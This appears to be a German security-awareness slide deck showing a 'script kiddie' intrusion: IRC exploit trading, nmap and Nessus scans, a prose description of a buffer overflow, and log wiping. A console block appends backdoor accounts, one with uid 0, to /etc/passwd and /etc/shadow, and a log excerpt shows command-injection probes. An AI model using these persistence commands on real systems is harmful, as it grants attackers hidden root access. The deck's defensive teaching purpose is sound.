

Sicherheitskonzepte

Oder: Ihre Netzwerksicherheit aus der Sicht eines
'Skript-Kiddies'

Gliederung

- Das 'Skript-Kiddie'
 - Die Methoden eines 'Skript-Kiddies'
 - Die Beschaffung des Exploits
- Anatomie eines erfolgreichen Cracks
 - Sammeln von Informationen
 - Buffer Overflow
 - Hinzufügen eines Accounts
 - Verwischen der Spuren
 - Mögliche Gefahren

Das 'Skript-Kiddie'

- Auf der Suche nach schnellem Erfolg
- Sucht ziellos und willkürlich nach Schwächen
- Die Bedeutung des Systems ist zumeist unwichtig
- Sucht nach Anerkennung unter 'Seinesgleichen'
- Selten handelt es sich um bezahlte Arbeit
- Wissensstand schwankt stark

Methoden

- Benutzung von automatisierten Tools
- Anlegen von IP-Adress-Datenbanken
- Exploiten des Rechners
- Erlangen eines root-Accounts
- Verwischen der eigenen Spuren
- Nutzen des 'eroberten' Rechners als Plattform für weitere Aktivitäten (DDoS)

Beschaffung des Exploits

- Nur wenige 'Skript-Kiddies' sind in der Lage eigene Exploits zu schreiben
- Suche nach passenden ungeschützten Servern
- Handel im IRC (IP-Adressen gegen Exploits)

```
Befehlsfenster - Konsole
JoiN-> #metaldark
17:38 -!- mephman [~mephman@pD9510FC1.dip.t-dialin.net] has joined #hacker.net
17:38 -!- Topic for #hacker.net: JoiN-> #metaldark
17:38 [Users #hacker.net]
17:38 @[GOKU^OUT] [ @a` ] [ @k3TaMiNa ] [ @{4}mON`v4 ] [ FaccinaF ]
17:38 @`HaCk3Rs` [ @altek`-_- ] [ @Phrea]{ } [ @{4}mON`x` ] [ mephman ]
17:38 @`m9NsON` [ @altekAFK ] [ @RoNFo- ] [ @{4}mON`z` ] [ Tony`3at` ]
17:38 @`sMurF3r` [ @altekOFF ] [ @{-_-} ] [ @{^_^} ]
17:38 @`{hOn3y}` [ @Cr4sH^0vR ] [ @{4}mON`Fi ] [ @}Brayan{ }
17:38 -!- Irssi: #hacker.net: Total of 23 nicks [20 ops, 0 halfops, 0 voices, 3
normal]
17:38 -!- Irssi: Join to #hacker.net was synced in 0 secs
[17:40] [mephman(+i)] [2:#hacker.net(+Int 27)]
[#hacker.net] [ ]
```

Sammeln von Informationen

- Scannen von Netzwerksegmenten mit 'nmap'

```
Befehlsfenster - Konsole
root@freyja:~# nmap -O www.enumerator.de

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (62.27.12.200):
(The 1592 ports scanned but not shown below are in state: closed)
Port      State  Service
21/tcp    open   ftp
22/tcp    open   ssh
25/tcp    open   smtp
80/tcp    open   http
110/tcp   open   pop-3
143/tcp   open   imap2
443/tcp   open   https
3306/tcp  open   mysql
10000/tcp open   snet-sensor-mgmt
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.047 days (since Tue Oct 29 15:35:54 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 28 seconds
root@freyja:~#
```

Sammeln von Informationen

- Suchen nach Sicherheitslücken mit Nessus

The screenshot shows the Nessus 'NG' Report window. The window title is 'Nessus "NG" Report'. It has three panes: 'Subnet', 'Severity', and 'Port'. The 'Subnet' pane shows a blue cloud icon and the IP address 192.168.100. The 'Severity' pane shows a list of severity levels: Security Warning (yellow triangle), Security Note (lightbulb), and Security Hole (red circle with slash). The 'Port' pane shows a list of ports: unknown (3128/tcp), ssh (22/tcp), and smtp (25/tcp). The main content area displays a detailed description of a security hole, explaining that a proxy allows requests against arbitrary ports, such as 'GET http://cvs.nessus.org:110'. It notes that this problem may allow attackers to bypass a firewall by connecting to sensitive ports like 25 (sendmail) using the proxy. The solution is to reconfigure the proxy to only accept connections against non-dangerous ports (> 1024). The risk factor is listed as High. At the bottom of the window, there are two buttons: 'Save report...' and 'Close window'.

Subnet	Severity	Port
192.168.100	Security Warning	unknown (3128/tcp)
	Security Note	ssh (22/tcp)
	Security Hole	smtp (25/tcp)

The proxy, allows everyone to perform requests against arbitrary ports, like 'GET http://cvs.nessus.org:110'. This problem may allow attackers to go through your firewall, by connecting to sensitive ports like 25 (sendmail) using your proxy. In addition to that, your proxy may be used to perform attacks against other networks.



Solution: reconfigure your proxy so that it only accepts connections against non-dangerous ports (> 1024).

Risk factor : High

Save report... Close window

Buffer Overflow

Durch einen Buffer Overflow wurde Code eingebracht, der durch die geänderte Rücksprungadresse beim Verlassen der Subroutine ausgeführt wird.



Einrichten des Accounts

- Ausführen eines Exploits und öffnen einer Shell mit root-Rechten
- Anlegen eines Accounts

```
Befehlsfenster - Konsole <2>
root@freyja:~# echo "twin::506:506:~/home/twin:/bin/bash" >> /etc/passw
root@freyja:~# echo "twin:w3nT2H0b6AjM2:::::::::" >> /etc/shadow
root@freyja:~# echo "hantu::0:0:~/:/bin/bash" >> /etc/passwd
root@freyja:~# echo "hantu:w3nT2H0b6AjM2:::::::::" >> /etc/shadow
root@freyja:~#
```

Spuren Verwischen

- Es werden alle Anzeichen aus den Logfiles gelöscht (teilweise automatisiert)
- Ein 'Skript-Kiddie' kann so mehrere Jahre unbemerkt auf einem Server 'hausen'

```
Befehlsfenster - Konsole <2>
heimdall:~# tail /var/log/auth.log
Oct 29 17:15:05 heimdall sshd[1342]: Bad protocol version identification `/bin/id` #' from 192.168.100.120
Oct 29 17:15:05 heimdall sshd[1343]: Bad protocol version identification `/usr/bin/id` #' from 192.168.100.120
Oct 29 17:23:01 heimdall PAM_unix[1430]: (cron) session opened for user mail by (uid=0)
Oct 29 17:23:01 heimdall PAM_unix[1430]: (cron) session closed for user mail
Oct 29 17:38:01 heimdall PAM_unix[1433]: (cron) session opened for user mail by (uid=0)
Oct 29 17:38:01 heimdall PAM_unix[1433]: (cron) session closed for user mail
Oct 29 17:47:44 heimdall sshd[1435]: Connection closed by 192.168.100.120
Oct 29 17:48:22 heimdall sshd[1436]: Could not reverse map address 192.168.100.120.
Oct 29 17:49:14 heimdall sshd[1436]: Accepted password for root from 192.168.100.120 port 52493 ssh2
Oct 29 17:49:14 heimdall PAM_unix[1436]: (sshd) session opened for user root by (uid=0)
heimdall:~#
```

Mögliche Gefahren

- Ihre Webseite oder Ihr Online-Shop wird durch einen anderen Inhalt ersetzt
- Ihr Mailserver wird als Offener Relay verwendet
 - Sie können keine Mails mehr verschicken, weil ihr Server auf RBL's eingetragen wird.
- DoS-Attacken gehen von ihrem Rechner aus
 - Selbst wenn sie beweisen können, dass es nicht ihre Schuld war leidet das Image der Firma
- Und vieles mehr...